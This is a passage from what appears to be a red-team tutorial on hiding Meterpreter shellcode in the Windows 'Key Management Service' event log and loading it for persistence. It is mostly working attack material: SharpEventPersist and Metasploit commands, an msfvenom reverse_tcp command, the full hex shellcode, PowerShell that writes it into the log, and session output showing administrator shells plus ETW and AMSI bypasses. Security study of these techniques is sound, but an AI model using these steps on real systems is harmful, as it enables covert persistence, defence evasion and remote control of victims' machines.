
```
C:\temp>SharpEventPersist.exe -file beacon.bin -instanceid 1337 -source Persistence
Using shellcode: beacon.bin
Setting event log instance id: 1337
Setting event log source to: Persistence
Setting event log to: Key Management Service
Successfully wrote 1 entries to the log Key Management Service

C:\temp>
```

SharpEventPersist – CMD




```
msf6 post(windows/manage/execute_dotnet_assembly) > run

[*] Running module against HIVE
[*] Launching notepad.exe to host CLR ...
[+] Process 4460 launched.
[*] Reflectively injecting the Host DLL into 4460 ..
[*] Injecting Host into 4460 ...
[*] Host injected. Copy assembly into 4460 ...
[*] Assembly copied.
[*] Executing ...
[*] Start reading output
[+] Using shellcode: beacon.bin
[+] Setting event log instance id: 1337
[+] Setting event log source to: Persistence
[+] Setting event log to: Key Management Service
[+] Successfully wrote 1 entries to the log Key Management Service
[+] Running etw bypass
[+] Running Amsi bypass
[+] Succeeded
[*] End output.
[+] Execution finished.
[*] Post module execution completed
msf6 post(windows/manage/execute_dotnet_assembly) >
```

Persistence Event Log – Metasploit Execute Assembly



Level	Date and Time	Source	Event ID	Task Category
Information	27/05/2022 06:53:53	Persistence	1337	None

Key Management Service




```
FC4883E4F0E8CC00000041514150525156483 1D265488B5260488B5218488B5220488B72504D31C9
```

Log Name:	Key Management Service		
Source:	Persistence	Logged:	27/05/2022 06:53:53
Event ID:	1337	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	Hive.purple.lab
OpCode:			
More Information:	Event Log Online Help		

Hexadecimal Shellcode

The metasploit module *multi/handler* must be in listening mode in order to capture the connection when the *SharpEventLoader* is executed.

```
SharpEventLoader.exe
```




```
       =[ metasploit v6.0.53-dev                          ]
+ -- --=[ 2149 exploits - 1143 auxiliary - 366 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.3:4444
[*] Sending stage (200262 bytes) to 10.0.0.9
[*] Meterpreter session 6 opened (10.0.0.3:4444 → 10.0.0.9:65360) at 2022-05
-27 17:00:29 -0400

meterpreter > getuid
Server username: PURPLE\Administrator
meterpreter > 
```

Persistence Event Log – Meterpreter

Tim Fowler developed in C# a tool which can retrieve the log entries from the *Key Management Service* and inject the payload into the current process. Similarly, Metasploit Framework utility *msfvenom* can generate the payload in hexadecimal format by executing the following:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=4444 -f hex
```




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=4444
 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of hex file: 1020 bytes
fc4883e4f0e8cc00000041514150524831d2515665488b5260488b5218488b5220480fb74a4a4
d31c9488b72504831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d0
668178180b020f85720000008b80880000004885c074674801d050448b40204901d08b4818e35
64d31c948ffc9418b34884801d64831c0ac41c1c90d4101c138e075f14c034c24084539d175d8
58448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a415841594
15a4883ec204152ffe05841595a488b12e94bffffff5d49be7773325f3332000041564989e648
81eca00100004989e549bc0200115c0a00000441544989e44c89f141ba4c772607ffd54c89ea6
8010100005941ba29806b00ffd56a0a415e50504d31c94d31c048ffc04889c248ffc04889c141
baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd585c0740a49ffce75e5e89
30000004883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e554883c4205e
89f66a404159680010000041584889f24831c941ba58a453e5ffd54889c34989c74d31c94989f
04889da4889f941ba02d9c85fffd583f8007d2858415759680040000041586a005a41ba0b2f0f
30ffd5575941ba756e4d61ffd549ffcee93cffffff4801c34829c64885f675b441ffe7586a005
949c7c2f0b5a256ffd5
```

Metasploit Hexadecimal Payload

From an elevated PowerShell session it is possible to use the shellcode in order to create a new event log entry similarly with the behavior of *SharpEventPersist* tool.


```
$payload = 'Insert Shellcode as Hex Literal String'
$hashByteArray = [byte[]] ($payload -replace '..', '0x$&,' -split ',' -ne '')
Write-EventLog -LogName 'Key Management Service' -Source KmsRequests -EventID
31337 -EntryType Information -Category 0 -Message 'Pentestlab' -RawData
$HashByteArray
.\EventLogsForRedTeams.exe
```



```
Administrator: Command Prompt - powershell
PS C:\temp> $payload = 'fc4883e4f0e8cc00000041514150524831d2515665488b5260488b5218488b5220480fb74a4a
4d31c9488b72504831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d0668178180b020f85720000
008b80880000004885c074674801d050448b40204901d08b4818e3564d31c948ffc9418b34884801d64831c0ac41c1c90d41
01c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a
41584159415a4883ec204152ffe05841595a488b12e94bffffff5d49be7773325f3332000041564989e64881eca001000049
89e549bc0200115c0a0000044154 4989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806b00ffd56a0a415e50
504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd585c0
740a49ffce75e5e8930000004883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e554883c4205e89f66a
404159680010000041584889f24831c941ba58a453e5ffd54889c34989c74d31c94989f04889da4889f941ba02d9c85fffd5
83f8007d2858415759680040000041586a005a41ba0b2f0f30ffd5575941ba756e4d61ffd549ffcee93cffffff4801c34829
c64885f675b441ffe7586a005949c7c2f0b5a256ffd5'
PS C:\temp> $hashByteArray = [byte[]] ($payload -replace '..', '0x$&,' -split ',' -ne '')
PS C:\temp> Write-EventLog -LogName 'Key Management Service' -Source KmsRequests -EventID 31337 -Ent
ryType Information -Category 0 -Message 'Pentestlab' -RawData $hashByteArray
PS C:\temp> .\EventLogsForRedTeams.exe
*** Found Payload in Key Management Service ***

*** Injecting Payload ***
```

Persistence Event Log – PowerShell


When the proof of concept tool is executed the shellcode will executed which will lead to a C2 connection.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.4:4444
[*] Sending stage (200774 bytes) to 10.0.0.3
[*] Meterpreter session 3 opened (10.0.0.4:4444 → 10.0.0.3:55881) at 2023-04
-09 18:13:53 -0400

meterpreter > getuid
Server username: PURPLE\Administrator
meterpreter > sysinfo
Computer        : HIVE
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_GB
Domain          : PURPLE
Logged On Users : 9
Meterpreter     : x64/windows
meterpreter > 
```

Persistence Event Log – Meterpreter PowerShell

The beacon will be stored in hexadecimal format in the event log.



Level	Date and Time	Source	Event ID	Task Category
Information	10/4/2023 12:12:51 πμ	Security-SPP	31337	None

```
    <Opcode>0</Opcode>
    <Keywords>0x80000000000000</Keywords>
    <TimeCreated SystemTime="2023-04-09T22:12:51.097585300Z" />
    <EventRecordID>18</EventRecordID>
    <Correlation />
    <Execution ProcessID="0" ThreadID="0" />
    <Channel>Key Management Service</Channel>
    <Computer>Hive.purple.lab</Computer>
    <Security />
  </System>
- <EventData>
    <Data>Pentestlab</Data>

      <Binary>FC4883E4F0E8CC00000041514150524831D2515665488B5260488B521848
  </EventData>
</Event>
```

Persistence Event Log – Hexadecimal Payload

References

- https://github.com/improsec/SharpEventPersist
- https://github.com/roobixx/EventLogForRedTeams
- https://www.blackhillsinfosec.com/windows-event-logs-for-red-teams/
- https://medium.com/@5yx/windows-event-log-to-the-dark-side-storing-payloads-and-configurations-9c8ad92637f2